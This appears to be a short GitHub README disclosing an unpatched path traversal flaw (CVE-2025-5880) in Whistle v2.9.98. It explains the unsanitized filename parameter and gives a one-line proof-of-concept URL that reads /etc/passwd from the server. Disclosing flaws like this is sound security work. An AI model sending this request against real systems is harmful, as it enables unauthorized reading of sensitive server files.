 ac8999/cve-2025-5880
PoC for a Path Traversal vulnerability in Whistle v2.9.98 via the /cgi-bin/sessions/get-temp-file endpoint. (Unpatched)


Whistle 2.9.98 contains an unpatched path traversal vulnerability because the /cgi-bin/sessions/get-temp-file endpoint fails to adequately sanitize user input in the filename parameter. By supplying absolute paths or traversal sequences like /etc/passwd, an attacker can bypass directory restrictions and read sensitive system files directly from the underlying server.
POC for reading the /etc/passwd file
http://$target/cgi-bin/sessions/get-temp-file?filename=/etc/passwd

